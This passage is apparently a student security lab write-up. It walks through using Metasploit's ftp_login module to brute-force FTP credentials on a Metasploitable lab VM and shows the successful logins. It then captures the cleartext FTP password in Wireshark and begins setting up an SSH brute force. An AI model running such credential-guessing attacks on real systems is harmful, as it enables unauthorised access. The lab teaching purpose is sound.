
Created a user and password text files taking list from **github** in desktop. Now under the options, we set these files to USER_FILE and PASS_FILE accordingly with the user and common password list we found. Below the hostname is also set to server ip and port is already displayed for ftp as 21.



```
msf5 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf5 auxiliary(scanner/ftp/ftp_login) > set USER_FILE ~/Desktop/user.txt
USER_FILE => ~/Desktop/user.txt
msf5 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE ~/Desktop/pass.txt
PASS_FILE => ~/Desktop/pass.txt
msf5 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting     Required  Description
   ----              ---------------     --------  -----------
   BLANK_PASSWORDS   false               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false               no        Add all users in the current database to the list
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE         ~/Desktop/pass.txt  no        File containing passwords, one per line
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false               no        Record anonymous/guest logins to the database
   RHOSTS            192.168.56.105      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             21                  yes       The target port (TCP)
   STOP_ON_SUCCESS   false               yes       Stop guessing when a credential works for a host
   THREADS           1                   yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false               no        Try the username as the password for all users
   USER_FILE         ~/Desktop/user.txt  no        File containing usernames, one per line
   VERBOSE           true                yes       Whether to print output for all attempts
```

Now, after setting the files, i run to check for any successful login that is captured. It basically runs a **brute force** attack , i.e., with the provided user names and password, 1 user name is taken and run across all passwords.

Here i have provided 22 user names and 22 common passwords taken from github and each user name is tried for 22 passwords. So on a total we try 484 times to find a successful login. We can also stop if one successful login is found instead of going for 484 times and try logging in with the found credentials.




```
msf5 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.56.105:21     - 192.168.56.105:21 - Starting FTP login sweep
[!] 192.168.56.105:21     - No active DB -- Credential data will not be saved!
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:123456 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:user (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:password (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:qwerty (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:123456789 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:123445 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:1234 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:1234567 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:dragon (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:123123 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:baseball (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:abc123 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:football (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:monkey (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:letmein (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:696969 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:shadow (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:master (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:666666 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:qwerty (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: msfadmin:123456 (Incorrect: )
[+] 192.168.56.105:21     - 192.168.56.105:21 - Login Successful: msfadmin:msfadmin
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: user:123456 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: user:msfadmin (Incorrect: )
[+] 192.168.56.105:21     - 192.168.56.105:21 - Login Successful: user:user
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: super_admin:123456 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: super_admin:msfadmin (Incorrect: )
```


OUTPUT: for the below credentials, i get successful login by Brute forcing :

- user name: msfadmin and Password: msfadmin
- user name: user and password: user

with these credentials, i can have a successful logins.




```
msf5 auxiliary(scanner/ftp/ftp_login) > ftp 192.168.56.105
[*] exec: ftp 192.168.56.105

Connected to 192.168.56.105.
220 (vsFTPd 2.3.4)
Name (192.168.56.105:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```



```
msf5 auxiliary(scanner/ftp/ftp_login) > ftp 192.168.56.105
[*] exec: ftp 192.168.56.105

Connected to 192.168.56.105.
220 (vsFTPd 2.3.4)
Name (192.168.56.105:kali): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```


3. <u>FTP - Clear text capture (captured in Wireshark)</u>

Through **ftp**, i can connect to the server using credentials **username - msfadmin** and **password - msfadmin** which gives me a successful login into a shell console.
In that, i can use my basic shell commands and execute them for the results i needed to be displayed.
Now a network attacker can perform a **man in the middle** attack and can use **wireshark** to capture the data packets sent from user to the server. Thus he may get the **credentials in clear** and also whatever user is executing using shell commands.




```
root@kali:/# ftp 192.168.56.105
Connected to 192.168.56.105.
220 (vsFTPd 2.3.4)
Name (192.168.56.105:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> exit
221 Goodbye.
root@kali:/# ftp 192.168.56.105
Connected to 192.168.56.105.
220 (vsFTPd 2.3.4)
Name (192.168.56.105:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd root
550 Failed to change directory.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> cd vulnerable
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.

150 Here comes the directory listing.
drwxr-xr-x    3 1000     1000         4096 Apr 28  2010 mysql-ssl
drwxr-xr-x    5 1000     1000         4096 Apr 28  2010 samba
drwxr-xr-x    2 1000     1000         4096 Apr 19  2010 tikiwiki
drwxr-xr-x    3 1000     1000         4096 Apr 16  2010 twiki20030201
226 Directory send OK.
```

By wireshark, the below screenshot shows the captured packets,



```
tcp.stream eq 0
No.   Time          Source           Destination      Protocol Length Info
    4 2.906287386   192.168.56.105   192.168.56.101   TCP      74 21 → 50464 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=656208
    5 2.906359313   192.168.56.101   192.168.56.105   TCP      66 50464 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=890380274 TSecr=6562081
    6 2.911102190   192.168.56.105   192.168.56.101   FTP      86 Response: 220 (vsFTPd 2.3.4)
    7 2.911173615   192.168.56.101   192.168.56.105   TCP      66 50464 → 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=890380278 TSecr=6562082
    8 9.833268392   192.168.56.101   192.168.56.105   FTP      81 Request: USER msfadmin
    9 9.833805585   192.168.56.105   192.168.56.101   TCP      66 21 → 50464 [ACK] Seq=21 Ack=16 Win=5792 Len=0 TSval=6563574 TSecr=890387200
   10 9.834459300   192.168.56.105   192.168.56.101   FTP     100 Response: 331 Please specify the password.
   11 9.834500956   192.168.56.101   192.168.56.105   TCP      66 50464 → 21 [ACK] Seq=16 Ack=55 Win=64256 Len=0 TSval=890387202 TSecr=6563574
   12 14.660060495  192.168.56.101   192.168.56.105   FTP      81 Request: PASS msfadmin
   13 14.666106098  192.168.56.105   192.168.56.101   FTP      89 Response: 230 Login successful.
   14 14.666154172  192.168.56.101   192.168.56.105   TCP      66 50464 → 21 [ACK] Seq=31 Ack=78 Win=64256 Len=0 TSval=890392033 TSecr=6564057
   15 14.666399435  192.168.56.101   192.168.56.105   FTP      72 Request: SYST
   16 14.667200048  192.168.56.105   192.168.56.101   FTP      85 Response: 215 UNIX Type: L8
   17 14.667236146  192.168.56.101   192.168.56.105   TCP      66 50464 → 21 [ACK] Seq=37 Ack=97 Win=64256 Len=0 TSval=890392034 TSecr=6564058
   20 25.412342615  192.168.56.101   192.168.56.105   FTP      76 Request: CWD root
   21 25.413166487  192.168.56.105   192.168.56.101   FTP      89 Response: 550 Failed to change directory.
   22 25.413211762  192.168.56.101   192.168.56.105   TCP      66 50464 → 21 [ACK] Seq=47 Ack=130 Win=64256 Len=0 TSval=890402780 TSecr=6565132
   25 30.959745027  192.168.56.101   192.168.56.105   FTP      95 Request: PORT 192,168,56,101,149,147
   26 30.960005723  192.168.56.105   192.168.56.101   FTP     117 Response: 200 PORT command successful. Consider using PASV.
   27 30.960062173  192.168.56.101   192.168.56.105   TCP      66 50464 → 21 [ACK] Seq=76 Ack=181 Win=64256 Len=0 TSval=890408328 TSecr=6565687
   28 30.961393976  192.168.56.101   192.168.56.105   FTP      72 Request: LIST
   32 30.963308149  192.168.56.105   192.168.56.101   FTP     105 Response: 150 Here comes the directory listing.
   33 30.963433823  192.168.56.101   192.168.56.105   TCP      66 50464 → 21 [ACK] Seq=82 Ack=220 Win=64256 Len=0 TSval=890408331 TSecr=6565687
   39 30.965229431  192.168.56.105   192.168.56.101   FTP      90 Response: 226 Directory send OK.

▸ Frame 3: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_1f:30:76 (08:00:27:1f:30:76), Dst: PcsCompu_fd:5b:aa (08:00:27:fd:5b:aa)
▸ Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.105
▸ Transmission Control Protocol, Src Port: 50464, Dst Port: 21, Seq: 0, Len: 0

0000  08 00 27 fd 5b aa 08 00  27 1f 30 76 08 00 45 00   ..'.[...'.0v..E.
0010  00 3c 2d b2 40 00 40 06  1a eb c0 a8 38 65 c0 a8   .<-.@.@.....8e..
0020  38 69 c5 20 00 15 9e 16  18 d2 00 00 00 00 a0 02   8i. ............
0030  fa f0 f2 4d 00 00 02 04  05 b4 04 02 08 0a 35 12   ...M..........5.
0040  1f f1 00 00 00 00 01 03  03 07                     ..........

wireshark_eth0_20200517090630_TC9W6A.pcapng                 Packets: 64 · Displayed: 40 (62.5%)
```

Here under the **Protocol** there is ftp that we are using to connect to server. Now i by clicking 1 packet and giving **tcp follow stream**, it gives a result of everything i executed starting from login till end by combining all packets in that stream below,




Wireshark · Follow TCP Stream (tcp.stream eq 0) · eth0

```
220 (vsFTPd 2.3.4)
USER msfadmin
331 Please specify the password.
PASS msfadmin
230 Login successful.
SYST
215 UNIX Type: L8
CWD root
550 Failed to change directory.
PORT 192,168,56,101,149,147
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
CWD vulnerable
250 Directory successfully changed.
PORT 192,168,56,101,178,219
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
CWD mqsql-ssl
550 Failed to change directory.
```

OUTPUT: Captured user id and password in clear text in wireshark and also some commands executed inside shell giving out results of files listed.

4. SSH - Brute Force

The modules present for SSH to break the authentication are




```
msf5 > search ssh_login

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                          normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                   normal  No     SSH Public Key Login Scanner
```

There are 2 modules, ssh_login and ssh_login_pubkey. Checking for the 1st module, and modifying the configurations under options. The RHOSTS is set to ip **192.168.56.105**, the USER_FILE and PASS_FILE are set to the **user.txt** and **pass.txt** which has names and passwords listed i created. The port name is already shown as **22** for SSH. Also setting the **BRUTEFORCE_SPEED** to lowest to fasten the attack and **VERBOSE** set to **true**.


To stop after 1 successful login we have set **stop_on_success** to **true.**

The below screenshot shows all options after modified.



```
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting     Required  Description
   ----              ---------------     --------  -----------
   BLANK_PASSWORDS   false               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  2                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false               no        Add all users in the current database to the list
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE         ~/Desktop/pass.txt  no        File containing passwords, one per line
